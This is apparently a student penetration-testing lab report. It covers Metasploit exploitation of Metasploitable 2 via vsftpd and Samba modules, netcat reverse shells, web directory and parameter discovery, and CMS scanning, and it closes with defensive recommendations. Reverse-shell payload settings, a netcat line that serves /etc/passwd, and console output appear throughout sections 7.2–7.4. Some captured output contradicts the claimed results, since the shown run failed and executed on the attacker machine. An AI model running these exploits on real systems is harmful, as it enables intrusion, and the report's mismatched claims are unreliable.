
7.2 Selecting and Configuring the Exploit

```
use exploit/unix/ftp/vsftpd_234_backdoor
show options
```

Option	Value	Description
RHOSTS	192.168.56.102	Target IP address
RPORT	21	Target port (FTP)
LHOST	192.168.56.101	Local IP address (Attacker)

```
set RHOST 192.168.56.102
set LHOST 192.168.56.101
show options
```

Figure 16: Metasploit Configuration



```
Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP double handler on 10.0.2.15:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo hGhJssNIImz3JsdD;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "hGhJssNIImz3JsdD\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.3:54937) at 2026-07-16 09:09:34 -0400
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444 < /etc/passwd
listening on [any] 4444 ...
```

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally
setting it with setg RHOSTS x.x.x.x

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

          wake up, Neo...
       the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                        (`.         ,-,
                        `.`.     ,;' /
                          `.  ,'/ .'
                           `. X /.'
                 .-;--''--._`.  (
               .'          /   `
              ,           ` '   Q '
              ,         ,   `._    \
           ,.|         '     `-.;_'
           : .  `  ;    `  ` --,.._;
            ' `    ,   )   .'
               `._ ,  '   /_
                  ; ,''-,;' ``-
                   ``-..__``--`

                             https://metasploit.com

       =[ metasploit v6.4.135-dev                         ]
```

```
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 10.0.2.3
RHOSTS => 10.0.2.3
msf exploit(multi/samba/usermap_script) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > set LPORT 4444
LPORT => 4444
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.3         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

7.3 Running the Exploit

run

Figure 17: Metasploit Exploit Execution

```
View the full module info with the info, or info -d command.

msf exploit(multi/samba/usermap_script) > run
[-] Handler failed to bind to 10.0.2.15:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] 10.0.2.3:139 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf exploit(multi/samba/usermap_script) > whoami
[*] exec: whoami

kali
msf exploit(multi/samba/usermap_script) > id
[*] exec: id

uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),102(sc
anner),118(wireshark),119(kaboxer),967(docker),968(vboxsf),982(bluetooth),999(lpadmin)
msf exploit(multi/samba/usermap_script) > hostname
[*] exec: hostname

kali
msf exploit(multi/samba/usermap_script) > pwd
[*] exec: pwd

/home/kali
msf exploit(multi/samba/usermap_script) > # List root directory
[-] Unknown command: #. Run the help command for more details.
msf exploit(multi/samba/usermap_script) > ls -la /
[*] exec: ls -la /

total 976640
drwxr-xr-x  18 root root       4096 Jun 16 10:56 .
drwxr-xr-x  18 root root       4096 Jun 16 10:56 ..
lrwxrwxrwx   1 root root          7 Jun 16 06:14 bin → usr/bin
dr-xr-xr-x  13 root root          0 Jul 16 08:58 sys
drwxrwxrwt  11 root root        300 Jul 16 09:11 tmp
drwxr-xr-x  15 root root       4096 Jun 16 10:27 usr
drwxr-xr-x  12 root root       4096 Jul 15 06:45 var
lrwxrwxrwx   1 root root         31 Jun 16 10:56 vmlinuz → boot/vmlinuz-6.19.14+kali-amd64
lrwxrwxrwx   1 root root         31 Jun 16 10:56 vmlinuz.old → boot/vmlinuz-6.19.14+kali-amd64
msf exploit(multi/samba/usermap_script) >
msf exploit(multi/samba/usermap_script) > # Check home directories
[-] Unknown command: #. Run the help command for more details.
msf exploit(multi/samba/usermap_script) > ls -la /home
[*] exec: ls -la /home

total 12
drwxr-xr-x  3 root root 4096 Jun 16 10:30 .
drwxr-xr-x 18 root root 4096 Jun 16 10:56 ..
drwx------ 26 kali kali 4096 Jul 16 09:11 kali
msf exploit(multi/samba/usermap_script) >
msf exploit(multi/samba/usermap_script) > # Check /tmp (often has interesting files)
[-] Unknown command: #. Run the help command for more details.
msf exploit(multi/samba/usermap_script) > ls -la /tmp
[*] exec: ls -la /tmp

total 12
drwxrwxrwt 11 root root  300 Jul 16 09:11 .
drwxr-xr-x 18 root root 4096 Jun 16 10:56 ..
-rw-------  1 kali kali    0 Jul 16 09:00 config-err-iqNnDw
drwxrwxrwt  2 root root   40 Jul 16 08:58 .font-unix
drwxrwxrwt  2 root root   60 Jul 16 09:01 .ICE-unix
srw-rw-rw-  1 root root    0 Jul 16 08:58 .iprt-localipc-DRMIpcServer
drwx------  3 root root   60 Jul 16 09:01 systemd-private-c00b5d9f2c65462592b6c2586c72a81f-colord.service-OgzyP3
drwx------  3 root root   60 Jul 16 08:58 systemd-private-c00b5d9f2c65462592b6c2586c72a81f-ModemManager.service-fYt03k
drwx------  3 root root   60 Jul 16 08:58 systemd-private-c00b5d9f2c65462592b6c2586c72a81f-polkit.service-oqcGWC
drwx------  3 root root   60 Jul 16 08:58 systemd-private-c00b5d9f2c65462592b6c2586c72a81f-systemd-logind.service-z7Ek8D
drwx------  3 root root   60 Jul 16 09:01 systemd-private-c00b5d9f2c65462592b6c2586c72a81f-upower.service-5PRCU5
-r--r--r--  1 root root   11 Jul 16 08:58 .X0-lock
```



Successful Exploitation: If successful, you should obtain a shell session:

```
[*] Command shell session 1 opened
```

Test Access:


```
whoami
id
uname -a
```

Example Output:

```
whoami: root
id: uid=0(root) gid=0(root)
uname -a: Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Figure 18: Shell Session





7.4 Bonus - Catch a Reverse Shell Manually

```
nc -lvnp 4444
```

Explanation: -l Listen mode, -v Verbose output, -n No DNS resolution, -p 4444 Port 4444.

```
set PAYLOAD cmd/unix/reverse
set LHOST 192.168.56.101
set LPORT 4444
run
```


Expected Result:

```
listening on [any] 4444 ...
connect to [192.168.56.101] from [192.168.56.102] [192.168.56.102] 51422
whoami
root
hostname
metasploitable
```

```
id
uid=0(root) gid=0(root)
```

Figure 19: Netcat Reverse Shell





Key Learning: Catching a reverse shell manually demonstrates the fundamental mechanics of reverse shell connections, which are essential for understanding how payloads work and how to handle situations where automated exploits fail.

8. Challenges and Solutions

Challenge 1: FFUF Output Noise

Issue: FFUF generated excessive output with many 404 responses.

Solution: Used -fc 404 flag to filter out 404 responses, and -s flag to suppress unnecessary output.

Challenge 2: Arjun Bug

Issue: Arjun failed to run due to a bug in the code.

Solution: Patched the bug by modifying __main__.py - found the line with request.status_code and replaced it with request.get("status_code", 0).

Challenge 3: Docker Container Conflicts

Issue: Existing Docker containers prevented new container creation.

Solution: Checked existing containers with docker ps -a and removed conflicting containers with docker rm <container_id>.

Challenge 4: WPScan Plugin Detection

Issue: Some plugins were not detected by WPScan.

Solution: Used aggressive plugin detection (--plugins-detection aggressive) to find hidden and outdated plugins.

Challenge 5: Metasploit Payload Configuration

Issue: Initial exploit attempts failed due to incorrect payload configuration.

Solution: Carefully reviewed show options and ensured all required options were set correctly, including RHOST, LHOST, and PAYLOAD.

Challenge 6: Reverse Shell Connection

Issue: Reverse shell did not connect initially.

Solution: Verified that the Netcat listener was running before executing the exploit, and confirmed that LHOST was set to the correct IP address.

9. Conclusions and Key Learnings

Key Findings

- Hidden Entry Points: Web applications hide sensitive directories and parameters that can be discovered through brute-forcing. These hidden entry points often lead to vulnerabilities.
- Version-Specific Exploits: Successful exploitation requires accurate service version identification. Exploits are almost always version-specific.
- CMS Plugins are Weak Links: Third-party plugins in WordPress and Joomla are often the most vulnerable components. Regular updates and security scanning are essential.
- Public Exploit Availability: Searchsploit, NVD, and Exploit-DB provide extensive exploit information. Many vulnerabilities have public exploit code available.
- Metasploit Streamlines Exploitation: The Metasploit Framework automates the exploitation process, making it easier to gain initial access.
- Manual Techniques are Valuable: Understanding manual reverse shell techniques is essential when automated exploits fail.

Practical Implications

- Initial Access: The combination of directory discovery, parameter discovery, and exploit research provides a systematic approach to gaining initial access.
- Vulnerability Prioritization: Focus on RCE and command injection vulnerabilities for the highest impact.
- CMS Security: WordPress and Joomla sites require regular scanning and patching, especially for plugins.
- Defensive Awareness: Understanding exploitation techniques helps in developing effective defenses.

10. Defensive Strategies

Based on the findings from this week's exercises, the following defensive strategies are recommended:

Web Application Defense

- Directory Access Control: Restrict access to sensitive directories (/admin, /config, /dev, /.git) using authentication and access controls.
- File Disclosure Prevention: Ensure that backup files, configuration files, and debug logs are not accessible from the web.
- Parameter Validation: Implement strict validation for all URL parameters to prevent injection attacks.
- Web Application Firewall (WAF): Deploy a WAF to detect and block directory brute-forcing and parameter discovery attempts.

CMS Defense

- Regular Updates: Keep WordPress, Joomla, themes, and plugins updated to the latest versions.
- Plugin Management: Remove unused plugins and themes. Only install plugins from trusted sources.
- Security Scanning: Regularly scan CMS installations with tools like WPScan and JoomScan.
- User Management: Enforce strong passwords and implement two-factor authentication.

Vulnerability Management

- Regular Vulnerability Scanning: Continuously scan systems for known vulnerabilities.
- Patch Management: Apply security patches promptly, especially for high-severity vulnerabilities.
- Exploit Awareness: Monitor public exploit databases for vulnerabilities affecting your systems.
- Incident Response: Develop procedures for responding to successful exploitation attempts.

Network Defense

- Intrusion Detection: Deploy IDS/IPS to detect scanning and exploitation attempts.
- Firewall Rules: Restrict access to services to only necessary IP addresses.
- Service Hardening: Disable unnecessary services and configure services securely.

11. Summary

Week 3 successfully established comprehensive web application penetration testing and exploitation skills. Through practical exercises targeting hackthissite.org, Metasploitable 2, and vulnerable CMS installations, the following capabilities were developed:

- Web Directory Discovery: Mastery of FFUF, Dirsearch, and Gobuster for directory brute-forcing
- Parameter Discovery: Hidden parameter identification using Arjun and ParamSpider
- Exploit Research: CVE mapping and exploit identification using Searchsploit, NVD, and Exploit-DB
- CMS Security: Vulnerability scanning of WordPress and Joomla using WPScan and JoomScan
- Exploitation: Successful exploitation using Metasploit Framework
- Reverse Shell: Manual reverse shell handling using Netcat

These skills represent the transition from passive reconnaissance to active exploitation. The ability to discover hidden web content, research vulnerabilities, and execute successful exploits is essential for penetration testing and red teaming operations.

12. Deliverables

Discovered Directories (hackthissite.org)

Directory/File	Description	Security Risk
/admin	Administrative interface	High
/config	Configuration files	High
/dev	Development environment	High
/uploads	File upload directory	High
/backup	Backup files	High
/api	API endpoints	Medium
/.git	Git repository	High
backup.zip	Backup archive	High
database.sql	Database dump	Critical
config.php	Configuration file	Critical
test.php	Test script	High

Discovered Parameters

Parameter	Potential Vulnerability	Risk Level
id	SQL Injection	Critical
page	Local File Inclusion (LFI)	High
file	Local File Inclusion (LFI)	High
redirect	Open Redirect	Medium
debug	Information Disclosure	Medium
admin	Administrative functions	High
search	SQL Injection	High
user	SQL Injection	Medium
category	SQL Injection	Medium
lang	Local File Inclusion	Medium

Service Versions and Identified Vulnerabilities

Service	Version	Vulnerability	CVE ID	Exploit Exists
vsftpd	2.3.4	Backdoor Command Execution	-	Yes
OpenSSH	4.7p1	Authentication Bypass	CVE-2008-1483	Yes
Apache	2.2.8	Path Traversal/RCE	CVE-2008-0005	Yes

Service	Version	Vulnerability	CVE ID	Exploit Exists
Samba	3.0.20	Remote Command Execution	CVE-2007-2447	Yes
MySQL	5.0.51a	Multiple Vulnerabilities	Various	Yes

WordPress Vulnerabilities

Plugin	Version	Vulnerability	Severity
wp-file-manager	1.0.1	Remote Code Execution	Critical
wp-forms	1.0.2	SQL Injection	High
wordpress-gallery	1.0.0	File Upload	Critical

Joomla Discovered Components

Component	Vulnerability	Risk
com_users	SQL Injection	High
com_content	Information Disclosure	Medium
com_config	Configuration Exposure	High
plugins	Plugin Vulnerabilities	High

Exploitation Summary

Target	Exploit Used	Result
Metasploitable 2	vsftpd_234_backdoor	Root shell access
Metasploitable 2	Reverse Shell	Interactive shell

Appendices

Appendix A: Command Reference

Command	Purpose
ffuf -u https://target.com/FUZZ -w wordlist.txt -fc 404	Directory brute-forcing
dirsearch -u https://target.com -e php,html,txt	Directory discovery with extensions
gobuster dir -u https://target.com -w wordlist.txt	Directory scanning
arjun -u https://target.com/search	Hidden parameter discovery
paramspider -d target.com	Parameter discovery from archived URLs
searchsploit service version	Exploit database search
wpscan --url https://target.com --enumerate u	WordPress user enumeration
wpscan --url https://target.com --enumerate vp	WordPress vulnerable plugins
joomscan -u https://target.com	Joomla vulnerability scan
msfconsole	Start Metasploit
search exploit_name	Search for exploit modules
use exploit/path	Select exploit module
set RHOST <IP>	Set target IP
set LHOST <IP>	Set local IP
set PAYLOAD <payload>	Set payload
run	Execute exploit
nc -lvnp 4444	Start Netcat listener

Appendix B: CVE Reference

CVE ID	Description	Severity	Affected Software
CVE-2021-41773	Apache Path Traversal/RCE	High (7.5)	Apache 2.4.49
CVE-2007-2447	Samba Remote Command Execution	Critical (10.0)	Samba 3.0.0-3.0.25
CVE-2008-1483	OpenSSH Authentication Bypass	High (7.5)	OpenSSH 4.7p1
CVE-2008-0005	Apache HTTPD Security Bypass	Medium (5.0)	Apache 2.2.8

Appendix C: ExploitDB References

Exploit Title	Exploit-DB ID	Platform	Type
vsftpd 2.3.4 - Backdoor Command Execution	-	Linux	Remote
Apache HTTP Server 2.4.49 - Path Traversal/RCE	50383	Linux	Remote
Samba 3.0.20 - Remote Command Execution	16320	Linux	Remote

Appendix D: WPScan Options Reference

Option	Description
--url <URL>	Target URL
--enumerate u	Enumerate usernames
--enumerate vp	Enumerate vulnerable plugins
--enumerate ap	Enumerate all plugins
--plugins-detection aggressive	Use aggressive plugin detection techniques